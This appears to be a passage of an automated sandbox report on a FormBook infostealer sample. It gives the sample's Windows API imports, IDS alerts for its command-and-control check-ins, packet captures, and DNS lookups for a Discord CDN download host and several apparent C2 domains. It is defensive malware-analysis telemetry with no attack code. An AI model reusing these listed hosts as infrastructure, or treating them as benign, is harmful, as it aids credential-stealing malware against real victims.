kernel32.dll	lstrcpyA, lstrcmpiA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalReAlloc, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetSystemInfo, GetStringTypeExA, GetStdHandle, GetProfileStringA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCPInfo, GetACP, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FindResourceA, ExitProcess, EnumCalendarInfoA, EnterCriticalSection, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA

DLL	Import
gdi32.dll	UnrealizeObject, StretchBlt, StartPage, StartDocA, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetMapMode, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SetAbortProc, SelectPalette, SelectObject, SaveDC, RestoreDC, RectVisible, RealizePalette, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetPixel, GetPaletteEntries, GetObjectA, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, GdiFlush, ExcludeClipRect, EndPage, EndDoc, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateICA, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateDCA, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, BitBlt
user32.dll	CreateWindowExA, WindowFromPoint, WinHelpA, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OffsetRect, OemToCharA, MessageBoxA, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetUpdateRect, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, DrawTextA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopy, VariantClear, VariantInit
ole32.dll	CoUninitialize, CoInitialize
oleaut32.dll	GetErrorInfo, SysFreeString
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_SetImageCount, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create
winspool.drv	OpenPrinterA, EnumPrintersA, DocumentPropertiesA, ClosePrinter

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-18:50:24.082679	ICMP	384	ICMP PING			192.168.2.6	2.23.155.232
05/03/21-18:50:24.117668	ICMP	449	ICMP Time-To-Live Exceeded in Transit			84.17.52.126	192.168.2.6
05/03/21-18:50:24.131499	ICMP	384	ICMP PING			192.168.2.6	2.23.155.232
05/03/21-18:50:24.166703	ICMP	449	ICMP Time-To-Live Exceeded in Transit			149.11.89.129	192.168.2.6
05/03/21-18:50:24.167848	ICMP	384	ICMP PING			192.168.2.6	2.23.155.232
05/03/21-18:50:24.205720	ICMP	449	ICMP Time-To-Live Exceeded in Transit			130.117.50.25	192.168.2.6
05/03/21-18:50:24.208738	ICMP	384	ICMP PING			192.168.2.6	2.23.155.232

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-18:50:24.251260	ICMP	449	ICMP Time-To-Live Exceeded in Transit			130.117.0.62	192.168.2.6
05/03/21-18:50:24.252743	ICMP	384	ICMP PING			192.168.2.6	2.23.155.232
05/03/21-18:50:24.299719	ICMP	449	ICMP Time-To-Live Exceeded in Transit			154.54.36.253	192.168.2.6
05/03/21-18:50:24.300495	ICMP	384	ICMP PING			192.168.2.6	2.23.155.232
05/03/21-18:50:24.346860	ICMP	449	ICMP Time-To-Live Exceeded in Transit			130.117.14.78	192.168.2.6
05/03/21-18:50:24.363755	ICMP	384	ICMP PING			192.168.2.6	2.23.155.232
05/03/21-18:50:24.425622	ICMP	449	ICMP Time-To-Live Exceeded in Transit			195.22.208.117	192.168.2.6
05/03/21-18:50:24.426009	ICMP	384	ICMP PING			192.168.2.6	2.23.155.232
05/03/21-18:50:24.478878	ICMP	449	ICMP Time-To-Live Exceeded in Transit			93.186.128.39	192.168.2.6
05/03/21-18:50:24.479296	ICMP	384	ICMP PING			192.168.2.6	2.23.155.232
05/03/21-18:50:24.531542	ICMP	408	ICMP Echo Reply			2.23.155.232	192.168.2.6
05/03/21-18:52:09.597690	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49745	80	192.168.2.6	85.159.66.93
05/03/21-18:52:09.597690	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49745	80	192.168.2.6	85.159.66.93
05/03/21-18:52:09.597690	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49745	80	192.168.2.6	85.159.66.93
05/03/21-18:52:14.830011	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.6	23.227.38.74
05/03/21-18:52:14.830011	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.6	23.227.38.74
05/03/21-18:52:14.830011	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49747	80	192.168.2.6	23.227.38.74
05/03/21-18:52:15.030990	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49747	23.227.38.74	192.168.2.6
05/03/21-18:52:20.562290	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.6	199.59.242.153
05/03/21-18:52:20.562290	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.6	199.59.242.153
05/03/21-18:52:20.562290	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49748	80	192.168.2.6	199.59.242.153
05/03/21-18:52:31.656407	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49749	34.102.136.180	192.168.2.6
05/03/21-18:52:36.955486	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.6	198.54.117.212
05/03/21-18:52:36.955486	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.6	198.54.117.212
05/03/21-18:52:36.955486	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49750	80	192.168.2.6	198.54.117.212

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 18:51:09.549361944 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.602288008 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.602461100 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.615714073 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.668378115 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.671556950 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.671597004 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.671689987 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.671739101 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.743845940 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.796510935 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.798795938 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.798887014 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.817002058 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.872791052 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.893825054 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.893856049 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.893882036 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.893899918 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.893922091 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.893945932 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.893954992 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.893968105 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.893991947 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.894016981 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.894051075 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.895057917 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.895088911 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.895169020 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.895231009 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.896233082 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.896269083 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.896368980 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.897449017 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.897481918 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.897552967 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.898678064 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.898700953 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.898809910 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.898840904 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.899894953 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.899928093 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.899988890 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.900032997 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.901070118 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.901097059 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.901139021 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.901192904 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.902018070 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.902259111 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.902281046 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.902535915 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.902539968 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.902542114 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.903526068 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.903556108 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.903610945 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.903664112 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.904766083 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.904803991 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.904863119 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.904894114 CEST	49722	443	192.168.2.6	162.159.130.233

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 18:51:09.905625105 CEST	49723	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.906363010 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.906389952 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.906435013 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.906466961 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.907135010 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.907162905 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.907211065 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.907258034 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.908324003 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.908339977 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.908392906 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.908440113 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.910103083 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.910173893 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.945441961 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.945498943 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.945508957 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.945549965 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.945975065 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.946068048 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.946125984 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.946173906 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.947171926 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.947208881 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.947262049 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.947290897 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.948426962 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.948461056 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.948523998 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.948559999 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.949593067 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.949620962 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.949693918 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.950787067 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.950809956 CEST	443	49722	162.159.130.233	192.168.2.6
May 3, 2021 18:51:09.950875998 CEST	49722	443	192.168.2.6	162.159.130.233
May 3, 2021 18:51:09.951992035 CEST	443	49722	162.159.130.233	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 18:50:16.917824984 CEST	58377	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:16.966393948 CEST	53	58377	8.8.8.8	192.168.2.6
May 3, 2021 18:50:17.702219963 CEST	55074	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:17.751035929 CEST	53	55074	8.8.8.8	192.168.2.6
May 3, 2021 18:50:18.541116953 CEST	54513	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:18.589854956 CEST	53	54513	8.8.8.8	192.168.2.6
May 3, 2021 18:50:19.638772964 CEST	62044	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:19.687648058 CEST	53	62044	8.8.8.8	192.168.2.6
May 3, 2021 18:50:19.777815104 CEST	63791	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:19.838969946 CEST	53	63791	8.8.8.8	192.168.2.6
May 3, 2021 18:50:20.759305000 CEST	64267	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:20.808120012 CEST	53	64267	8.8.8.8	192.168.2.6
May 3, 2021 18:50:21.730690002 CEST	49448	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:21.779658079 CEST	53	49448	8.8.8.8	192.168.2.6
May 3, 2021 18:50:23.423787117 CEST	60342	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:23.475630045 CEST	53	60342	8.8.8.8	192.168.2.6
May 3, 2021 18:50:24.010915041 CEST	61346	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:24.079168081 CEST	53	61346	8.8.8.8	192.168.2.6
May 3, 2021 18:50:24.514899015 CEST	51774	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:24.563467026 CEST	53	51774	8.8.8.8	192.168.2.6
May 3, 2021 18:50:25.519568920 CEST	56023	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:25.568375111 CEST	53	56023	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 18:50:27.095774889 CEST	58384	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:27.147340059 CEST	53	58384	8.8.8.8	192.168.2.6
May 3, 2021 18:50:28.260931015 CEST	60261	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:28.312387943 CEST	53	60261	8.8.8.8	192.168.2.6
May 3, 2021 18:50:29.487543106 CEST	56061	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:29.536183119 CEST	53	56061	8.8.8.8	192.168.2.6
May 3, 2021 18:50:30.304311037 CEST	58336	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:30.352907896 CEST	53	58336	8.8.8.8	192.168.2.6
May 3, 2021 18:50:31.231823921 CEST	53781	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:31.280483961 CEST	53	53781	8.8.8.8	192.168.2.6
May 3, 2021 18:50:33.115289927 CEST	54064	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:33.164786100 CEST	53	54064	8.8.8.8	192.168.2.6
May 3, 2021 18:50:34.085856915 CEST	52811	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:34.138001919 CEST	53	52811	8.8.8.8	192.168.2.6
May 3, 2021 18:50:35.339718103 CEST	55299	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:35.391753912 CEST	53	55299	8.8.8.8	192.168.2.6
May 3, 2021 18:50:36.644537926 CEST	63745	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:36.695036888 CEST	53	63745	8.8.8.8	192.168.2.6
May 3, 2021 18:50:37.540646076 CEST	50055	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:37.589503050 CEST	53	50055	8.8.8.8	192.168.2.6
May 3, 2021 18:50:53.721870899 CEST	61374	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:53.772696018 CEST	53	61374	8.8.8.8	192.168.2.6
May 3, 2021 18:50:58.970330954 CEST	50339	53	192.168.2.6	8.8.8.8
May 3, 2021 18:50:59.027769089 CEST	53	50339	8.8.8.8	192.168.2.6
May 3, 2021 18:51:09.468744040 CEST	63307	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:09.530808926 CEST	53	63307	8.8.8.8	192.168.2.6
May 3, 2021 18:51:11.998219013 CEST	49694	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:12.055107117 CEST	53	49694	8.8.8.8	192.168.2.6
May 3, 2021 18:51:19.291080952 CEST	54982	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:19.395440102 CEST	53	54982	8.8.8.8	192.168.2.6
May 3, 2021 18:51:20.280843973 CEST	50010	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:20.413621902 CEST	53	50010	8.8.8.8	192.168.2.6
May 3, 2021 18:51:21.416019917 CEST	63718	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:21.474960089 CEST	53	63718	8.8.8.8	192.168.2.6
May 3, 2021 18:51:21.520019054 CEST	62116	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:21.592957973 CEST	53	62116	8.8.8.8	192.168.2.6
May 3, 2021 18:51:22.274025917 CEST	63816	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:22.331511021 CEST	53	63816	8.8.8.8	192.168.2.6
May 3, 2021 18:51:23.264955044 CEST	55014	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:23.321846008 CEST	53	55014	8.8.8.8	192.168.2.6
May 3, 2021 18:51:23.943481922 CEST	62208	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:24.004406929 CEST	53	62208	8.8.8.8	192.168.2.6
May 3, 2021 18:51:24.489432096 CEST	57574	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:24.538288116 CEST	53	57574	8.8.8.8	192.168.2.6
May 3, 2021 18:51:25.751430988 CEST	51818	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:25.808527946 CEST	53	51818	8.8.8.8	192.168.2.6
May 3, 2021 18:51:27.492124081 CEST	56628	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:27.551889896 CEST	53	56628	8.8.8.8	192.168.2.6
May 3, 2021 18:51:27.984098911 CEST	60778	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:28.043740034 CEST	53	60778	8.8.8.8	192.168.2.6
May 3, 2021 18:51:35.091263056 CEST	53799	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:35.155028105 CEST	53	53799	8.8.8.8	192.168.2.6
May 3, 2021 18:51:56.609668016 CEST	54683	53	192.168.2.6	8.8.8.8
May 3, 2021 18:51:56.684485912 CEST	53	54683	8.8.8.8	192.168.2.6
May 3, 2021 18:52:05.791529894 CEST	59329	53	192.168.2.6	8.8.8.8
May 3, 2021 18:52:05.840135098 CEST	53	59329	8.8.8.8	192.168.2.6
May 3, 2021 18:52:09.401087999 CEST	64021	53	192.168.2.6	8.8.8.8
May 3, 2021 18:52:09.506803036 CEST	53	64021	8.8.8.8	192.168.2.6
May 3, 2021 18:52:11.019495010 CEST	56129	53	192.168.2.6	8.8.8.8
May 3, 2021 18:52:11.076555014 CEST	53	56129	8.8.8.8	192.168.2.6
May 3, 2021 18:52:14.692928076 CEST	58177	53	192.168.2.6	8.8.8.8
May 3, 2021 18:52:14.785726070 CEST	53	58177	8.8.8.8	192.168.2.6
May 3, 2021 18:52:20.046948910 CEST	50700	53	192.168.2.6	8.8.8.8
May 3, 2021 18:52:20.434478045 CEST	53	50700	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 18:52:25.740961075 CEST	54069	53	192.168.2.6	8.8.8.8
May 3, 2021 18:52:26.404896975 CEST	53	54069	8.8.8.8	192.168.2.6
May 3, 2021 18:52:31.418256998 CEST	61178	53	192.168.2.6	8.8.8.8
May 3, 2021 18:52:31.477593899 CEST	53	61178	8.8.8.8	192.168.2.6
May 3, 2021 18:52:36.668267012 CEST	57017	53	192.168.2.6	8.8.8.8
May 3, 2021 18:52:36.742311001 CEST	53	57017	8.8.8.8	192.168.2.6
May 3, 2021 18:52:42.204746962 CEST	56327	53	192.168.2.6	8.8.8.8
May 3, 2021 18:52:42.269726992 CEST	53	56327	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 3, 2021 18:51:09.468744040 CEST	192.168.2.6	8.8.8.8	0x9cfa	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
May 3, 2021 18:52:09.401087999 CEST	192.168.2.6	8.8.8.8	0x82ce	Standard query (0)	www.gazipasadan.xyz	A (IP address)	IN (0x0001)
May 3, 2021 18:52:14.692928076 CEST	192.168.2.6	8.8.8.8	0xeff	Standard query (0)	www.sewadorbsclothing.com	A (IP address)	IN (0x0001)
May 3, 2021 18:52:20.046948910 CEST	192.168.2.6	8.8.8.8	0x2b5f	Standard query (0)	www.fux.xyz	A (IP address)	IN (0x0001)
May 3, 2021 18:52:25.740961075 CEST	192.168.2.6	8.8.8.8	0xfce1	Standard query (0)	www.yakin-hm.com	A (IP address)	IN (0x0001)
May 3, 2021 18:52:31.418256998 CEST	192.168.2.6	8.8.8.8	0x8a03	Standard query (0)	www.brandonprattdrums.com	A (IP address)	IN (0x0001)
May 3, 2021 18:52:36.668267012 CEST	192.168.2.6	8.8.8.8	0x1955	Standard query (0)	www.courtclassesathome.com	A (IP address)	IN (0x0001)
May 3, 2021 18:52:42.204746962 CEST	192.168.2.6	8.8.8.8	0x730	Standard query (0)	www.agilelocker.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 18:51:09.530808926 CEST	8.8.8.8	192.168.2.6	0x9cfa	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
May 3, 2021 18:51:09.530808926 CEST	8.8.8.8	192.168.2.6	0x9cfa	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
May 3, 2021 18:51:09.530808926 CEST	8.8.8.8	192.168.2.6	0x9cfa	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
May 3, 2021 18:51:09.530808926 CEST	8.8.8.8	192.168.2.6	0x9cfa	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
